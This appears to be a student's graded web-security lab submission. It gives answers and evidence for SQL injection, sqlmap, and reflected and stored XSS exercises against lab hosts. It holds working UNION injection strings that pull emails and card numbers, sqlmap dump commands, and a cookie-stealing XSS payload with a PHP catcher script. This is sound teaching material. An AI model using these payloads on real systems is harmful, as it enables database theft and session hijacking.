

Student Name & ID: Darie-Dragos Mitoiu 1905367 Grade: B




Please use the third column of this table to self-mark your work.


Task	Available Marks	Self-marking	Tutor marking
Part 1			
Browse > Offensive > SQL Injection > SQL Injection: UNION	*20*	20	
Browse > Offensive > SQL Injection > sqlmap	*15*	15	
Browse > Offensive > Web App Hacking > Cross-Site Scripting (XSS) – Reflected	*10*	10	
Browse > Offensive > Web App Hacking > Cross-Site Scripting (XSS) - Stored	*20*	20	
Browse > Offensive > Web App Hacking > Web App: Directory Traversal	*10*	10	
Part 2			
Web Forensics (4, 3, 3)	*10*	0	
Secure Configuration (3 marks each x 5)	*15*	0	
TOTAL	***100***	75	


Part 1.b


SQL Injection: UNION (Question 3 skipped because it attracts 0 marks)


Question	Answer	Evidence (commands, input, screenshots…)
1	name	Input: James Screenshot:  Explanation: As it can be seen in the image above, the parameter used for the searching process in the website's URL it is called "name". (search.php?name=james)
2	3	Input 1: james' ORDER BY 1 # Input 2: james' ORDER BY 2 # Input 3: james' ORDER BY 3 # Input 4: james' ORDER BY 4 # Result of input 3: 

		Result of input 4:  Explanation: In order to get the answer of 3 vulnerable table columns, four input values were tried, as it can be seen in the images above, beside the “ORDER BY” part of the input, the word “james” was used as the initial part of the input, this process was repeated by incrementing the column number by 1 starting from 1 and the web page has returned a record until the input 4 was entered where no result was returned, this meant that there were only 3 table columns found.
4	Private	Input: input' UNION SELECT 1,2, group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()#  Explanation: In order to get the table names, the input mentioned above was used.
5	7	Input: input' UNION SELECT 1,group_concat(column_name, 0x0a),1 FROM information_schema.columns WHERE table_name="customers"#  Explanation: The above input will retrieve the column names of the table called “customers”.

6	mray8@nyu.edu	Input: 1' and 1=2 union select 1,group_concat(Email,0x3a),1 from customers where Firstname="Martin"-- -  Explanation: The above input will retrieve the email from the “customers” table that matches for the person using the Firstname “Martin”.
7	630453017446020596	Input: 1' and 1=2 union select 1,group_concat(CardNum,0x3a),1 from customers where Firstname="Dennis" and LastName="Parker"-- - 
8	Aibox	Input 1: input' UNION SELECT 1,group_concat(column_name, 0x0a),1 FROM information_schema.columns WHERE table_name="Private"# Input 2: 1' and 1=2 union select 1,group_concat(contact,0x3a),1 from Private-- - Input 3: 1' and 1=2 union select 1,group_concat(company,0x3a),1 from Private where contact="Janet Walker"-- -








Explanation:

In order to achieve the result presented above, the following steps were performed:




1. Identify columns of the Private table using input 1,
2. Identify column containing personal information such as first name and last name using input 2,
3. Use the column containing personal information to retrieve the Janet's company information using input 3.

Nota Bene:

- Each image represents the inputs mentioned previously in the same order.

9	5.24	Input: 1' and 1=2 union select 1,group_concat(balanceowed,0x3a),1 from Private where contact="Jeremy Ray"-- - 



Sqlmap (Question 6 and 7 skipped because they attract 0 marks)

Question	Answer	Evidence (commands, input, screenshots…)
1	4	Command: sqlmap -u 'http://10.102.5.66/?username=&password=' --dbs 
2	MySQL	Command: sqlmap -u 'http://10.102.5.66/?username=&password=' --dbs 
3	25	Command: sqlmap -u 'http://10.102.5.66/?username=&password=' --dump 
4	KqUfF03M	Command: sqlmap -u 'http://10.102.5.66/?username=&password=' --dump


		Database: corporate_database Table: staff_data [30 entries] +----+----------+----------+----------+----------+ | id | employee_id | email | password | username | +----+----------+----------+----------+----------+ | 10 | 00-6129676 | areicherz9@buzzfeed.com | CwaFF7KhBS26 | areicherz9 | | 11 | 80-3115917 | nyeardsleya@yellowpages.com | KqUfF03M | nyeardsleya | | 12 | 02-9482467 | tpaxefordb@bandcamp.com | 1bZYodsain | tpaxefordb |
5	**2c166114bb88e96b8f0ab1f901e91b09**	Input: Username: nyeardsleya Password: KqUfF03M **Welcome nyeardsleya** **The token is: 2c166114bb88e96b8f0ab1f901e91b09** **Sign Out**

Cross-Site Scripting (XSS) – Reflected

Question	Answer	Evidence (commands, input, screenshots…)
1	**0**	Mozilla Developers Tools > Network Response headers (0 B) Raw headers HTTP/1.1 200 OK Server: nginx Date: Sun, 28 Mar 2021 00:54:57 GMT Content-Type: text/css; charset=utf-8 Content-Length: 2211 Connection: keep-alive Last-Modified: Sun, 31 Jan 2021 20:40:46 GMT Cache-Control: public, max-age=43200 Expires: Sun, 28 Mar 2021 12:54:57 GMT ETag: "flask-1612125646.0-2211-693243675" X-XSS-Protection: 0 Set-Cookie: Tracker=0729104; HttpOnly; Path=/
2	Yes	Mozilla Developer Tools > Storage > Tracker Cookie Data Tracker: "0729104" CreationTime: "Sun, 28 Mar 2021 00:54:55 GMT" Domain: "10.102.11.210" Expires: "Session" HostOnly: true HttpOnly: true LastAccessed: "Sun, 28 Mar 2021 01:00:54 GMT" Path: "/" Secure: false sameSite: "Unset" Explanation: In order to get the above result, the following steps were performed: 1. Open Mozilla Firefox Browser, 2. Navigate to Target website, 3. Open Mozilla Developers Tools, 4. Navigate to Storage Session, 5. Select Tracker Cookie.


3	id	 Explanation: In order to identify the vulnerable parameter to, the following steps were performed: 1. Navigate to target website, 2. Click on a graphical element and obtain the result from above.
4	**2a7bd8**	

Cross-Site Scripting (XSS) – Stored (Question 2 skipped because it attracts 0 marks)


Question	Answer	Evidence (commands, input, screenshots…)
1	**yourg3ttingb3tteratxss**	Target Web page JavaScript Input: <script>location.href='http://10.102.7.108:8000/index.php?cookie='+encodeURIComponent(document.cookie)</script> PHP Script: ?php $cookie = isset($_GET["cookie"]) ? $_GET["cookie"]:""; echo $cookie; ?> Terminal commands: 1. nano index.php 2. ifconfig 3. service apache2 stop 4. php -S 10.102.7.108:8000 

Explanation:

In the image presented above it is a PHP script which it is designed to retrieve the admin's cookie when the admin will visit the website in cause.
The above script will retrieve the admin's cookie using the URL parameter called "cookie" and then will echo the admin's cookie.
The above script was written using the nano text editor.



In order to use the script written previously, the current IP address of the machine must be identified using the "ifconfig" terminal command and then the IP address can be used to listen for incoming connection on a specific port, this is done in order to retrieve the admin's cookie once the xss script will be added to the target website.





Once the current IP address of the machine has been identified, the following commands must be executed:


1. service apache2 stop – this will stop the server if is already running,
2. php -S <current-ip-address>:port – this will start the server
3. Now the Target website JavaScript code mentioned previously can be added to the target website using the input field.

Nota Bene:

